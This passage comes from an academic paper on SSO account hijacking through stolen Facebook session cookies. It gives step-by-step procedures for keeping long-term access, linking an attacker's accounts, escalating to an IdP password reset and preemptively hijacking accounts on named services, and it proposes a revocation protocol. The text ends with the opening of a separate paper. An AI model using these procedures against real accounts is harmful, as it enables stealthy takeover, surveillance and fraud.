[4]Interestingly, while the absence of the Facebook app in iOS results in the RP apps falling back to the internal browser (Safari), in Android the RP apps predominantly rely on the Facebook app for SSO. As a result, cookie hijackers in Android may not be able to conduct the attack unless they can authenticate with the Facebook app using the cookie but not the credentials. Phishing attackers are not affected. Nevertheless, this does not affect the feasibility of the attacks mentioned throughout this paper as the underlying session management issues are independent of the access method and are valid in both iOS and Android.



Figure 6: Effect of cascading account compromise in the top 100K websites. IdPs are depicted with yellow nodes (apart from Facebook). The 7,287 green nodes depict RPs that support Facebook login and can be directly compromised by an attacker that has hijacked the user's Facebook account. The 226 red nodes are the RPs that can be indirectly compromised due to IdPs' dual behavior. The white nodes are RPs that can not be indirectly compromised using a hijacked Facebook account.

**Results.** Table 1 shows a subset of the sites and apps that we tested and details regarding the attacker's requirements and capabilities. In the majority of cases, the attacker's level of access to the website or app was identical to the user's when using the hijacked IdP cookie (●). This is expected, as web site operators and app developers have an incentive to make logging in as painless as possible. In particular, the attacker is prompted to reauthenticate with the IdP in only three of the services (we have identified a workaround for one of them to bypass the restriction). We explicitly state when the hijacked cookie is not sufficient for the attack, i.e., the attacker needs the IdP password (⊛) to view certain information. Next we briefly expand on several interesting entries from the table.

*Uber.* We can view all account information including the details of previous rides, and can track the victim's trips in real time. The attacker has access to all app functionality; in one experiment we even tipped the driver from the attacker's device after the victim's trip completed.

*Hookup.* This is one of the RPs that always require reauthenticating the IdP account before getting access. However, we have found a bypass which allows us to gain access using only the IdP cookie; by selecting the *account creation* option instead of the *log in* option, if the session cookie is present the attacker will be authenticated and the system will not trigger an SSO reauthentication process.

*The Guardian.* We only get partial account access. To reach the settings section the attacker is asked to reauthenticate over SSO and input Facebook's password. However, we have identified a workaround: creating a password for the RP account does not require authentication, and the created password can be used to then obtain full access.

*Kayak.* With the Facebook cookie we can obtain booking and trip information. Payment information, email settings, and adding travelers requires reauthenticating with the password in Facebook.

*Dating apps.* We have full control and can view/send messages, "befriend" users etc. The attacker could also befriend an account under her control, and track the user's location in real-time [34]. In HUD, new messages are shown as unread on the victim's phone even if the attacker reads them first.

Table 1: Feasibility of various attack-related actions in a *subset* of the relying parties that we evaluated, along with some of the information or account functionality that an attack can access.

| Service | Platforms | Attacker | Access | Password | Email | Messages | Locations | Purchases | User Info | Notes |
|---|---|---|---|---|---|---|---|---|---|---|
| Tinder | iOS | ● | full | | | ✓ | N/A | N/A | N/A | Messages remain unread when read by the attacker. |
| InstaMessage | iOS | ● | full | | | ✗ | N/A | N/A | ✓ | Does not support simultaneous access from two devices. |
| Skout | iOS | ● | full | | | ✓ | N/A | N/A | ✓ | View favorite users who the victim swiped right. |
| Hookup | iOS | ●⊛ | full | | | ✓ | ✓ | N/A | ✓ | Found workaround for full access via hijacked cookie. |
| Ovia | iOS | ⊛ | full | | | ✓ | ✓ | N/A | ✓ | Pregnancy/health information. Requires IdP password. |
| Tripadvisor | iOS | ●⊛ | full | | ★ | ✓ | ✓ | ✓ | ✓ | Workaround for full access in iOS: re-login using cookie. |
| Booking.com | iOS \| web \| Android | ● | full | | ★ | N/A | ✓ | ✓ | ✓ | Susceptible to account combination attack. |
| Foursquare | iOS | ● | full | | ★† | N/A | ✓ | N/A | ✓ | Check-in history. |
| Yelp | iOS | ● | full | † | | ✓ | ✓ | N/A | ✓ | Check-ins, purchases, saved locations (e.g., home addr.). |
| Airbnb | iOS | ● | full | | | ✓ | ✓ | ✓ | ✓ | Access to trip, reservation, and transaction history. |
| Expedia | iOS | ● | full | | ★ | N/A | ✓ | ✓ | ✓ | Passport number, TSA info, flight preferences, payments. |
| Kayak | iOS | ●⊛ | partial | | | N/A | N/A | ✓ | ✓ | Email set via SSO; modifiable in IdP until password is set. |
| Zillow | iOS \| web | ● | full | | ★ | N/A | ✓ | N/A | ✓ | Credit score, home address. Creating password does not require authentication but sends notification. |
| Uber | iOS | ● | full | | | N/A | ✓ | ✓ | ✓ | Real-time tracking. Email added w/o authentication. |
| Goodreads | iOS \| web | ●⊛ | full | | ★ | ✓ | ✓ | ✓ | ✓ | Zip code, DOB. Workaround bypasses RP's password. |

| The Guardian | iOS \| web | ●⊛ | partial | † | ★† | N/A | ✓ | ✓ | ✓ | Creating password does not require authentication and can bypass IdP password requirement. |
| WashingtonPost | iOS \| web | ● | full | † | | N/A | ✓ | ✓ | ✓ | Email set via SSO. No notification for password creation. |

Attacker: Cookie ● | Credentials ⊛
Email/Password: Modifiable without authentication ★ | No notification †

*E-commerce.* Apart from granting access to user information and account functionality, the attack enables various scams, e.g., reshipping mule scams [19], fake listings [27], and intercepting deliveries [32].

**Attack visibility.** An important aspect of the attack is the extent of the attack's visibility, i.e., whether the attack leaves any digital "footprints" that could potentially alert the victim to unauthorized access. While major services that act as IdPs may deploy extra detection mechanisms and show session information, that is uncommon in other services. Specifically, none of the 95 RPs actively notify the user regarding other devices or active sessions. Furthermore, only ten RPs (see Section 6) actually have an option to see the active sessions for the user's account. While a victim could potentially realize that an attack is taking place, this is unlikely for a typical user. Facebook has two security features that could affect the stealthiness of the attack; it shows the active and recent sessions in the account security page. It also offers an option to send the user an alert about logins from unrecognized devices. However during our experiments with hijacked cookies we found that no alert is sent to the victim, and *the attacker's session will not show up in the list* unless its duration exceeds one hour. Thus, in practice the victim will never become aware of an attack taking place.

**Long-term access.** Despite the stealthiness of our attack, the attacker could potentially lose access to the user's IdP account (e.g., due to a password change). That could prevent the cookie hijacker from accessing the account on nine RPs (two require an SSO reauthentication at the start of every session, and seven log the user out when the IdP password is reset). We design an attack that allows us to maintain access to the RP accounts even after losing access to the IdP, exemplifying the implications of SSO when compared to "traditional" account compromise. The attack entails the following steps:

(i) The attacker completes the SSO process and logs in to the user's RP account.

Table 2: RP behavior during the long-term access attack in the 29 web RPs.

| Behavior | Number of RPs |
|---|---|
| No support for passwords | 2 |
| Supports both SSO and passwords | 27 |
| Password is optional | 25 |
| Password is mandatory | 2 |
| Changing email does not require password | 15 |
| *– Password can be set without reset* | *6* |
| *– Password reset sent to attacker's email* | *9* |
| Email can not be changed | 5 |
| *– Email retrieved from IdP* | *3* |
| *– Does not allow change of email* | *2* |
| Changing email requires password | 7 |

(ii) The attacker replaces the email address associated with the RP account with her own email.
(iii) The attacker sets (or resets) the password associated with the RP account.

As a result, the attacker can maintain access to the user's RP account using the attacker's email and password to log in, while the user will still be able to continue accessing the RP account over SSO. To investigate how RPs behave in this scenario in practice, we tested all 29 web RPs from our previous experiment. In Table 2, we break down the numbers regarding how RPs affect this attack. Fifteen services allow the attacker to change the account's email without requiring the password to be entered; of these, six allow the password to be set without entering the old password whereas the remaining nine require the attacker to engage in the password reset procedure which *emails a link to the attacker's newly set email address*. Even if the attacker does not know the user's password she can leverage this process and maintain long-term access in 22 out of the 29 RPs that we tested. To make matters worse, while one would expect that RPs would notify users in the event of an email or password being changed, this is not always the case. Specifically, four services (booking.com, onedio, taringa.net, deals.teepr.com) do not notify the user of these changes and even allow the attacker to make these changes without requiring any form of authentication.

These findings also highlight a different perspective of the amplification effect that SSO can have for attackers. If the victim creates the RP accounts over SSO, only two of those accounts will definitely have a password set; given the burden of "password fatigue" [12] many users will not set passwords in RPs that do not mandate it. In such a scenario, even if the user always reuses her password across all websites, a phisher will *not* be able to compromise 93 out of the 95 RPs without using SSO.

**Account linking attack.** We also developed another attack that allows the attacker to obtain long-term access to the RP account in a stealthy manner. It requires the RP to support an option to de-link the IdP account (18 of the web RPs do).

(i) The attacker completes the SSO process and logs in to the RP as the user.
(ii) The attacker disconnects (de-links) the user's IdP account from the user's RP account.
(iii) The attacker logs in to her own IdP account, without logging out of the user's RP account.
(iv) While the attacker is still in the user's de-linked RP account, she links her own IdP account to the de-linked RP account.
(v) The attacker re-visits the RP while logged in to the victim's IdP and completes the SSO process.
(vi) The RP now has associated the two separate IdP accounts with the user's RP account.

As a result the attacker can maintain long-term access to the user's RP account, regardless of any changes or actions the user may conduct. We found that five of the web RPs are vulnerable to this attack (Pinterest, booking.com, Quora, 9gag, 4shared). To make matters worse, during our experiments we found that there is no warning to the user. In fact, booking.com actually sends the confirmation email to the attacker's email address; the only notification sent to the user is that the user's IdP account has been disconnected, but no information is given about the attacker's actions or accounts. When the user visits the RP there won't by any difference from prior experiences, thus remaining oblivious to the attack. We consider this design to be a significant risk to users: *under no circumstances should RPs link two different IdP accounts to the same RP account.* The victim could recover from this by logging in to the RP account using her RP credentials, de-linking and re-linking the RP account with her own IdP account. Since this attack leaves no trace, the victim would have to do this for all RP accounts. For Pinterest, users are unable to regain exclusive account control.

The attacker's IdP account must not have been linked to any other account on that RP in the past for the attack to work. In IMDB the RP does not link the two accounts, but actually links the account to the attacker's and the victim is moved to a new empty account upon logging in. This could lead to ransom-type attacks where users will have to pay to regain access to their RP account.

**IdP access escalation.** We identified an attack that allows the attacker using the hijacked cookie to reset the user's Facebook password (the dotted line transition in Figure 1), by exploiting a loophole in the verification process. When adding a new phone number to the account, the attacker can add her own phone number without needing to reauthenticate via password, and then use that new phone number to reset the account password. Although an email notification is sent to the user, the user's active sessions are not logged out and the attacker can remove her email and phone number to erase any traces. This gives the cookie hijacker the ability to compromise any RPs that require IdP reauthentication.

## 5 Preemptive Account Hijacking

In this section we present a novel attack and conduct an empirical analysis of its feasibility. We investigate the scenario where the attacker uses the victim's IdP account to preemptively create an account for the victim on an RP at which the victim does not yet have an account. While the attacker could create such accounts for conducting other malicious actions (e.g., sending spam, or as part of an identity theft attack [5]), here we are interested in an attacker who waits for the user to join the RP and then misuses the available information and account functionality. As such, we want to answer the following research questions:

(i) *Will it be evident to the victim that their IdP account had been used to register accounts at these RPs?*
(ii) *What obstacles will the attacker face when trying to maintain access to these accounts?*
(iii) *Will the attacker be able to monitor the user's actions and use the account after the user joins the RP?*

**Setup.** The attacker identifies an RP of interest where the user does not have an account and uses SSO to create the user's account. After accessing the newly created account, the RP populates the attacker's device with session cookies that enable access to the account. From that moment on, the attacker can periodically check the account for any activity signifying that the user has joined the service.

**Methodology.** To determine the level of access that the attacker can maintain after the user joins the RP, and also identify any obstacles that the services may pose in practice, we manually recreated the attack scenario in the 95 RPs. Specifically, we visit each RP as the attacker and initiate the "Sign up with ⟨IdP⟩" process. Since the attacker is already logged in to the IdP, the SSO process completes seamlessly in most cases. Only two RPs require the attacker to set a password when creating the user's account (we found a workaround for one of them). In practice, if the attacker has knowledge of the victim's IdP account password (e.g., through phishing), she could set the same password in the RP account as well, taking advantage of the fact that many users reuse their passwords across sites [11]. Nonetheless, for the remainder of the section we consider those two services unsuitable targets for this attack and do not explore them further due to the uncertainty introduced by this factor.

Next we assume the role of the victim and evaluate the stealthiness of the attack by exploring whether there is some form of notification regarding the creation of an associated account in the RP. Then we visit the RP as the victim and initiate the account creation process and log any information shown which might prime the user that something is wrong. Once the account is created, we interact with the service and complete a series of typical user actions. Finally, we switch roles again, and complete the final phase of the attack; we attempt to access the RP account using the session cookie(s) that were created upon the initial visit and also explore what user information or account functionality we can access.

**Results.** This attack is indistinguishable from the RP account hijacking in regards to the information and account functionality that the attacker can access. In terms of visibility, "Sign In" and "Sign Up" over SSO redirect the user to the same point, and there is no explicit message to signify prior account activity (e.g., something akin to "Welcome back"). The only message that users may receive is that an account is already associated with that email address. Given the confusion of users regarding the SSO login and account-linking process [43] and the complicated nature of SSO in general, this is very unlikely to raise suspicions. On the other hand, during the account setup phase Quora asks the user what topics are of interest to her, which is an obstacle to the attack.

**Email disassociation attack.** In the straightforward preemptive attack the user will receive multiple email notifications, one for every account creation in an RP. To avoid that, we take advantage of how SSO is leveraged by services, for a stealthier attack.

(i) After gaining access to the IdP, the attacker adds her own email to the user's IdP account.
(ii) The attacker sets her own email as the primary email in the IdP account (this requires knowledge of the IdP password, or the dotted line transition of Figure 1).
(iii) The attacker creates accounts for the user in the various RPs using the common SSO workflow.
(iv) The RP accounts are created under the attacker email but associated with the user's IdP account.
(v) The attacker sets a password on the RP account (if passwords are supported – not mandatory).
(vi) (Optional, to remove traces) After the desired RP accounts have been created the attacker removes her email from the user's IdP account.
(vii) (Optional) After the user starts using a specific RP, the attacker can substitute her email in the RP with the user's email address.

The attacker can maintain access to the RP accounts using her own email and password, while the victim will be able to log in over SSO. More importantly, in terms of visibility, the victim will only receive one notification from the IdP instead of multiple account creation notifications from the RPs. For Facebook, the user will receive an email stating "*Your primary email address was changed from foo@example.com to bar@example.com*". The attacker could opt to run the attack during the night (or repeat and resume across multiple nights), which would give her enough time to create all the RP accounts and remove her email from the IdP account; when the user checks the IdP account settings the only email visible in the settings will be the user's own email (the attacker's email is only shown

during the "password reset" and "sign out of all devices" processes). Also, while the user could potentially check the settings of the RPs in the future after starting to use those services, this is unlikely for a typical user; this can be prevented with optional step (vii) for which only nine RPs send an email to verify the user's email address. This attack is similar in nature to a *login CSRF* attack [4] as the user logs into an account associated with the attacker's email address; however, it differs in practice as the user actually interacts with the account she intended to and which is associated with her IdP account.

*Visibility.* Typical users may simply ignore alert emails they receive due to not understanding the intricacies of account management or disregarding the emails as fake/phishing. Angulo and Ortlieb found that only 22% of hijacking victims became aware due to a warning by the service [2]. However, in practice attackers can actually prevent victims from receiving any alerts if the attacker can gain access to the user's email provider account or if the compromised IdP account is also the email provider (e.g., Google). This is a reasonable threat, as recent work has found that password reuse remains extremely common [33], and attackers can also leverage knowledge of a user's password (in this case the phisher knows the IdP password) and public PII to "guess" other passwords [45]. Specifically, the attacker can set up filters to proactively remove such alerts by redirecting those emails to the trash folder (setting up such filters is a common attacker tactic according to findings from Google's anti-abuse team [7]). More importantly, even if users become alerted, the majority of RPs lack the functionality needed for users to remediate a compromise as we show in Section 6.

## 6 Post-Compromise Remediation

Here we explore the remediation actions that users can take if they become aware that their IdP account has been compromised. Our goal is to explore all potential actions that users can take at the IdP or RP to prevent the attacker from further accessing their accounts. Our experiments further highlight the significant implications of SSO; apart from the absence of a standardized mechanism to revoke the attacker's access to all of the RP accounts, we find that for the majority of RPs there is no course of action available that can lock out the attacker.

Conceptually, for a website to authenticate a user with SSO, a two-link chain is created. The first link is the user's authentication to the IdP. The second link is the user's authorization for the RP to access the IdP's stored user identity. We would like for a user who becomes aware that her IdP account has been compromised to be able to sever one of those links and deny the attacker any future access to her account at the RP. In normal usage, the first time the user (or attacker) logs into an RP with a given browser session, the RP will set a persistent cookie in the



Figure 7: Access links after RP takeover. Only dashed lines can be revoked through the IdP.

browser. After the cookie has been set, the RP will trust the cookie's value to authenticate the user.

The practical consequence of using the RP cookie to authenticate the user is that once an attacker successfully authenticates as the user and receives the persistent cookie, this cookie can continue to be used until it expires regardless of any user action to break the SSO chain (unless she is also able to invalidate that RP cookie). Figure 7 depicts the conceptual connections that exist after the attacker compromising an RP account. The core of the problem is that only a subset of the attacker's connections can be severed through the IdP (shown as dashed lines). As we discuss next, our experiments show that, in practice, the majority of RPs do not offer mechanisms that can completely revoke the attacker's access. And even if such mechanisms were offered by every single RP, the sheer scale of such a manual revocation process would render it impractical. Furthermore, the inner workings of SSO authorization are too complicated for typical users to comprehend and act upon.

**Methodology.** We explore the options offered by RPs for users to remediate account takeover. Resulting from our investigation we have identified the following actions that a user can take: (i) logout from IdP, (ii) logout from RP, (iii) change password for IdP account, (iv) add or change password for RP account, (v) revoke RP's access to IdP account, and (vi) invalidate active RP sessions. We repeat the attack instantiation process and perform each of these actions independently, and examine how they impact the attacker's access to the RP account. We repeat the experiment for every single RP.

**Results.** Unfortunately, our findings paint a very bleak picture. Out of the 95 RPs we evaluated, only ten (six web, four iOS) offer some form of session management; for those RPs the user can lock the attacker out by changing the IdP password and invalidating all active sessions in the RP and IdP. In Table 3 we present one of those apps, and all the others that can somehow affect the attacker's ability

Table 3: List of RPs where the attacker's access is affected by one of the remediation actions available.

| Service | User Action: IdP logout | RP logout | IdP passw | RP passw | Revoke RP | RP sessions |

**Attacker maintains access: ✓ | Attacker loses access: ✗**

to maintain access to the account. *For the remaining 71 RPs, the user does not have any course of action to revoke attacker access to the accounts.*

Logging out from the IdP does not affect the attacker if she is already connected to the RP. The attacker will have an issue only if she attempts to reconnect after the RP cookie has expired. Only five of the web RPs have short-lived sessions that could pose an obstacle. It is important to note that for Facebook, the default option presented when changing the password does not affect the attacker. However, we assume a more cautious user that selects the option to log out from all active sessions. Below we provide more details on two interesting cases.

*GoodReads.* Revoking RP access and logging out from all active sessions logs the attacker out from the web version. The attacker still maintains access in the app.

*Kayak.* The attacker retains partial read access to the account no matter what actions are taken.

## 7 Single Sign-Off

Prevalent SSO schemes do not provide functionality for an IdP to universally revoke access to all RP accounts created or accessed from a compromised IdP account. Since such a scenario is not covered by the current OAuth and OpenID specifications,[5] it is crucial to develop a mechanism for mitigating this threat.

[5]The SAML specification describes Single Logout, however it is difficult to implement and breaks under common run time issues [6] and lacks support by major libraries like Shibboleth [38]. Also, it is ineffective when the attacker has a different IdP session from the user [9] (e.g., attacker connects to IdP with user's password). There is a draft specification for IdP-initiated logout for OpenID Connect that is under development. We discuss this in Section 7.2.



Figure 8: Simplified workflow of an SSO account hijacking attack and the subsequent access revocation.

We present a protocol for universal access revocation designed to enable post-compromise remediation of IdP account hijacking. While we consider the implementation of the single sign-off protocol as part of our future work, we present our current design to kickstart a discussion within the security community on this inherent limitation of SSO and a first step in addressing this significant threat.

**Universal revocation.** Figure 8 presents the workflow of the hijacking attack and the subsequent steps of the single sign-off universal access revocation protocol. For ease of presentation, we describe a simplified version of the SSO authorization process.

(1) The user creates an account on the IdP and connects from multiple devices by supplying her credentials. This has populated all the required cookies in the respective browsers and apps on each device, allowing the user to seamlessly access the account in the future without the need to reauthenticate.

(2a) (2b) The user visits various sites/apps that support SSO with that IdP, and creates accounts associated to her IdP account through SSO. These services also populate her devices with the required cookies.

(3) The attacker hijacks the user's IdP account through any of our threat model scenarios.

(4a) (4b) The attacker visits the relying parties and leverages the single sign-on functionality to gain access to the user's accounts on those web services and mobile devices. Accordingly, all the required cookies for connecting to the accounts will be populated in the attacker's browser and apps. The attacker now has the same level of access as the user, and will be able to freely access any information or account functionality offered by the RPs. The attacker may also pre-emptively create accounts on other RPs, as described in Section 5.

5 After realizing that her account on the IdP has been compromised, the user connects to her account and initiates the single sign-off revocation process in the IdP. This will first require the user to change her password on the IdP and complete a two-factor authentication step, e.g., over SMS, if it is enabled for the account. Then it will simultaneously invalidate all active IdP sessions on all connected devices.

6 The IdP maintains a list of RPs that have completed authentication or authorization over SSO for that account and revokes their access permission. As aforementioned, this does not sever both edges of the two-link chain created by SSO. To prevent the attacker from having access to the user's RP accounts, the IdP also issues Authentication Revocation Requests to all the RPs that are associated with that account.

7 Once an RP receives a valid Authentication Revocation Request for a specific user account from a supported IdP, it logs out active sessions on all the connected devices, and invalidates all access tokens. The user's accounts on the RPs will be temporarily inaccessible until the user successfully reauthenticates through an SSO process, and will require the user to set a new password (if the RP supports passwords). This also works against the email disassociation preemptive account hijacking attack (Section 5). However, it will not work against the account linking attack (Section 4), and RPs should never implement such functionality. For cases where the RP is also an IdP (Section 3), it will in turn issue Authentication Revocation Requests to all the relying parties that are associated with that user account.

## 7.1 OpenID Connect Auth. Revocation

Here we detail our proposed backwards-compatible extension to OpenID Connect to support single sign-off by adding support for authentication revocation. To ease implementation, our extension adds a single callback endpoint to each RP and uses standard OpenID Connect messages and data structures.

**Client Registration.** RPs register with IdPs by sending JSON containing client metadata via HTTP POST to the Client Registration Endpoint [35, § 3.1]. This metadata includes the client name and URIs for redirection callbacks used as part of the authentication flow (Section 2). Our extension adds an authentication revocation URI that the IdP uses to notify the RP that a user's authentication has been revoked and user sessions should be expired. The revocation URI must use TLS. We extend the Client Registration Request [35, § 3.1] to include an additional revocation URI After successful registration, the Client Registration Endpoint returns JSON containing, among other fields, a `client_id` value which uniquely identifies the RP [35, § 3.2]. The `client_id` is used as an audience identifier in the standard OpenID Connect ID Token [36, § 2] and in the Revocation Token described below. Listing 1 depicts an example client registration request.

Listing 1: Example Client Registration Request

```
{"client_name": "Example Client",
 "redirect_uris":
  ["https://client.example.org/callback1",
   "https://client.example.org/callback2"],
   "revocation_uri":
   "https://client.example.org/revocation",
   // Other metadata.
}
```

Listing 2: Example Revocation Token

```
{"iss": "https://server.example.org",
 "sub": "24400320",
 "aud": "s6BhdRkqt3",
 "exp": 0,
 "iat": 1510873662 }
```

**Authentication Revocation.** Once a user regains control of her IdP account and initiates the single sign-off procedure, the IdP will notify all the RPs for which ID Tokens have been issued, unless the token has already expired, as well as revoke all relevant Refresh Tokens. The IdP will send JSON containing a Revocation Token to the revocation URI specified during Client Registration.

The Revocation Token is a JSON Web Token [24] containing all of the required claims for an ID Token [36, § 2]. Specifically, the Revocation Token contains the issuer identifier (`iss`) which identifies the IdP; the subject identifier (`sub`) which—coupled with the issuer identifier—uniquely identifies the user; the audience (`aud`) whose value contains the `client_id` for the RP; the expiration time (`exp`) whose value must be 0; and the time the JWT was issued (`iat`). The Revocation Token must be signed (and optionally encrypted) using a JSON Web Signature [23] (and optionally JSON Web Encryption [25]) in the same manner, using exactly the same algorithm and keys as the standard ID Token [36, § 2]. Listing 2 shows an example of a Revocation Token.

Upon receiving an Authentication Revocation Request, the RP validates the Revocation Token using the procedure for validating ID Tokens [36, § 3.1.3.7]. If valid, the RP logs that user out of all active sessions, e.g., by expiring all authentication cookies in the user's browsers. The RP responds to a valid Authentication Revocation Request with an HTTP 200 OK status code and to an invalid request with an OAUTH 2 error response [20, § 5.2]. If the RP is itself an IdP, after receiving a valid request, it sends Authentication Revocation Requests to its own RPs. Listing 3 gives an example of our proposed Authentication Revocation Request. The `revocation_token` is a signed JSON Web Token [24]. The line breaks are for visual reasons only. The signature may be verified using the example ECDSA P-256 key given in the JWS standard [23, Appendix A.3].

Listing 3: Example Authentication Revocation Request

```
POST /revocation HTTP/1.1
Content-Type: application/json
Host: client.example.org

{
 "revocation_token":
   "eyJraWQiOiJTU09mZiIsImFsZyI6IkVTMjU2In0.ey

    KljhMiHRGZxFp2m-kF6LVLkMBJ08Q952djqNr7IQUF
    YS_aw"
}
```

## 7.2 Alternative Proposal

In independent work, Jones and Bradley [22] describe a back-channel logout mechanism for OpenID Connect. Similar to our proposed Authentication Revocation Request, their approach uses a signed JSON Web Token sent from the IdP to the RP as an HTTP POST request. The two designs are quite similar with a few key differences that we highlight in this section.

Prior work shows that developers often fail to understand the full implications of security mechanisms in practice [26, 39]. This suggests that new security mechanisms should contain as few variants and options as is practicable. Following this principle, we explicitly opted for a straightforward design that minimizes the implementation burden and avoids optional features that may lead to implementation inconsistencies. In contrast, the back-channel logout draft contains several options as well as implementation choices about which user sessions are logged out.

Specifically, the back-channel logout specification draft states that "Refresh tokens with the `offline_access` property normally SHOULD NOT be revoked" and that an open issue is whether to define another optional parameter that would signal that `offline_access` tokens should be revoked. If such a parameter is not defined, then there is potential for attackers to maintain access to the user's accounts through such tokens. The potential risk of this situation is exacerbated by the frequency of access control flaws on the web [41]. If such a parameter is defined, the increased complexity of the specification increases the risk of incorrect and inconsistent implementations across RPs. In contrast, we propose that all user sessions be logged out and refresh tokens revoked.

The back-channel logout proposal is also more flexible than our proposal in that it allows the IdP to specify which user sessions at the RP are to be terminated. Our proposal explicitly states that *all* active sessions on *all* devices *must* be terminated. Although the flexibility of terminating single sessions might be useful under normal operations, it increases the implementation complexity and the likelihood of improper deployment. Offering a user multiple options for session termination may lead to incomplete post-compromise remediation if the user makes the wrong choices.

The similarity of the back-channel logout proposal and our proposal suggests that both approaches are substantially correct. Our findings in this work demonstrate the need for a standardized, universal authentication revocation mechanism, be it our proposal, the back-channel logout proposal, or some other related approach. Although the back-channel logout proposal is a concrete—and much-needed—step toward mitigating the threat of IdP compromise, we believe a simple design with little flexibility is preferable.

# 8 Limitations and Discussion

**SSO coverage.** Our crawler attempts to recognize common SSO implementation methods, but developers may use arbitrary methods that it does not recognize or support IdPs that are not in our list. As such, we believe that our results constitute a lower bound but offer a significant step toward better understanding the SSO ecosystem and provide a valuable quantification of SSO adoption.

**Single sign-off.** An attacker could potentially initiate the revocation process and shut the user out of all RPs. However, apart from the user becoming aware of the attack, the attacker is automatically locked out of all the RP accounts and the user can initiate an account recovery process in the IdP. As such, the attacker actually lacks the incentives to do this. Furthermore, from the users' perspective, temporary lockout is preferable to attackers maintaining account access. Thus, our mechanism offers a remediation strategy against a massive security threat for which users currently lack a defense, and presents benefits that significantly outweigh the potential inconvenience.

**Disclosure.** The severity of our attacks necessitates their disclosure to the affected parties. We submitted a detailed report to Facebook which led to the subsequent fix of the cookie exposure. We have also notified most of the RPs from our experiments, and provided a description of our presented attacks. As some RPs lack contact info, we have not been able to contact all of them.

# 9 Related Work

Previous work has extensively demonstrated how web services fail to correctly implement SSO in practice and also conducted formal analysis of the security guarantees of existing protocols. Wang and Chen studied popular SSO implementations and identified flaws that allowed attackers to gain access to user accounts [46]. Zhou and Evans built SSOScan an automated vulnerability checker that analyzed web applications that used Facebook SSO [53]. In [49] the authors presented OAuthTester, an adaptive model-based testing framework for automatically evalu-

ating implementations of OAuth 2.0 systems in practice. They also explored how SSO implementation flaws in dual role IdPs could lead to the amplification of attacks. Bai et al. [3] also demonstrated an automated analysis tool for discovering flaws in SSO implementations. Sun and Beznosov provided an empirical analysis of the implementation flaws of three major OAuth identity providers [42]. Shernal et al. [37] presented a study on the implementation of OAuth 2.0 in popular sites and their vulnerability to CSRF attacks due to the non-compliant implementations. Zuo et al. [54] created a tool for detecting server-side access control implementation flaws.

Fett et al. [15] presented a formal analysis of the OAuth 2.0 specification, and were able to demonstrate four novel attacks against OAuth. The authors had previously explored the privacy limitations of existing SSO schemes and proposed SPRESSO, a privacy-preserving SSO system [16] with provable properties [17]. Sun et al. [43] explored SSO from the perspective of users and identified usability challenges they faced as well as their privacy concerns that stem from RPs accessing their information on the IdP.

Wang et al. [47] uncovered significant flaws in three SDKs provided by major IdPs, by applying a systematic process for uncovering implicit assumptions required for ensuring security. Their analysis showed how these assumptions are violated by app developers in practice, leading to web applications that do not satisfy the required security properties. Recently, Mainka et al. [29] presented a systematic analysis of attacks against OpenID Connect, and demonstrated how techniques used against other SSO systems could be adapted to also attack OpenID Connect. The authors had previously evaluated OpenID and discovered novel attacks that would allow a malicious IdP to compromise the security of all accounts on a vulnerable service provider [28].

Hu et al. [21] focused on social networks and common API designs that leverage OAuth 2.0 for providing access. Their evaluation highlighted an inherent limitation of OAuth's design, which enables an app impersonation attack that can lead to unauthorized data access. Yue conducted a user study to demonstrate how SSO could lead to more effective phishing attacks [50], while Zhao et al. [51] explored how to make the appearance and functionality of SSO phishing websites reflect those of the legitimate websites. Recently, Farooqi et al. [14] studied how collusion networks in Facebook exploit popular apps with weak security settings to obtain OAuth tokens. Sivakorn et al. [41] demonstrated how the lack of ubiquitous HTTPS resulted in the exposure of HTTP cookies granting attackers access to sensitive user data and account functionality in major services.

In contrast to prior work on design and implementation issues of SSO, we explore the security risks surrounding the deployment of SSO, which *would persist even if implementations were complete and correct*. Thus, our study complements prior work by highlighting the ramifications of using SSO alongside traditional local account management techniques.

## 10 Conclusions

While the SSO paradigm enables seamless integration and effortless navigation, it also epitomizes the single point of failure which the Internet's architects have strived to avoid since its inception. And even though this property is not a vulnerability in and of itself, we have shown that SSO as it is currently implemented exposes users to numerous dangerous and stealthy attacks, some of which extend to services not connected to the original provider. Our novel preemptive account hijacking technique and the feasibility of long-term access to victims' accounts highlight the obstacles to mitigating these attacks and revoking an adversary's access. Even worse, the vast majority of RPs lack functionality for victims to terminate active sessions and recover from such an attack. Even if such functionality were available, the scale of such a remediation would render it a Sisyphean task for users. Guided by our findings and the significant threat posed by these attacks, we designed single sign-off, an access revocation extension to OpenID Connect that enables users to efficiently recover from an IdP account hijack. We hope this will help initiate a discussion within the community, and kick-start efforts to address the shortcomings of existing SSO schemes.

## Acknowledgements

## Abstract

We present WPSE, a browser-side security monitor for web protocols designed to ensure compliance with the intended protocol flow, as well as confidentiality and integrity properties of messages. We formally prove that WPSE is expressive enough to protect web applications from a wide range of protocol implementation bugs and web attacks. We discuss concrete examples of attacks which can be prevented by WPSE on OAuth 2.0 and SAML 2.0, including a novel attack on the Google implementation of SAML 2.0 which we discovered by formalizing the protocol specification in WPSE. Moreover, we use WPSE to carry out an extensive experimental evaluation of OAuth 2.0 in the wild. Out of 90 tested websites, we identify security flaws in 55 websites (61.1%), including new critical vulnerabilities introduced by tracking libraries such as Facebook Pixel, all of which fixable by WPSE. Finally, we show that WPSE works flawlessly on 83 websites (92.2%), with the 7 compatibility issues being caused by custom implementations deviating from the OAuth 2.0 specification, one of which introducing a critical vulnerability.

## 1 Introduction

Web protocols are security protocols deployed on top of HTTP and HTTPS, most notably to implement authentication and authorization at remote servers. Popular examples of web protocols include OAuth 2.0, OpenID Connect, SAML 2.0 and Shibboleth, which are routinely used by millions of users to access security-sensitive functionalities on their personal accounts.

Unfortunately, designing and implementing web protocols is a particular error-prone task even for security experts, as witnessed by the large number of vulnerabilities reported in the literature [43, 6, 5, 50, 28, 27, 48, 46]. The main reason for this is that web protocols involve communication with a web browser, which does not strictly follow the protocol specification, but reacts asynchronously to any input it receives, producing messages which may have an import on protocol security. Reactiveness is dangerous because the browser is agnostic to the web protocol semantics: it does not know when the protocol starts, nor when it ends, and is unaware of the order in which messages should be processed, as well as of the confidentiality and integrity guarantees desired for a protocol run. For example, in the context of OAuth 2.0, Bansal *et al.* [6] discussed *token redirection attacks* enabled by the presence of open redirectors, while Fett *et al.* [19] presented *state leak attacks* enabled by the communication of the Referer header; these attacks are not apparent from the protocol specification alone, but come from the subtleties of the browser behaviour.

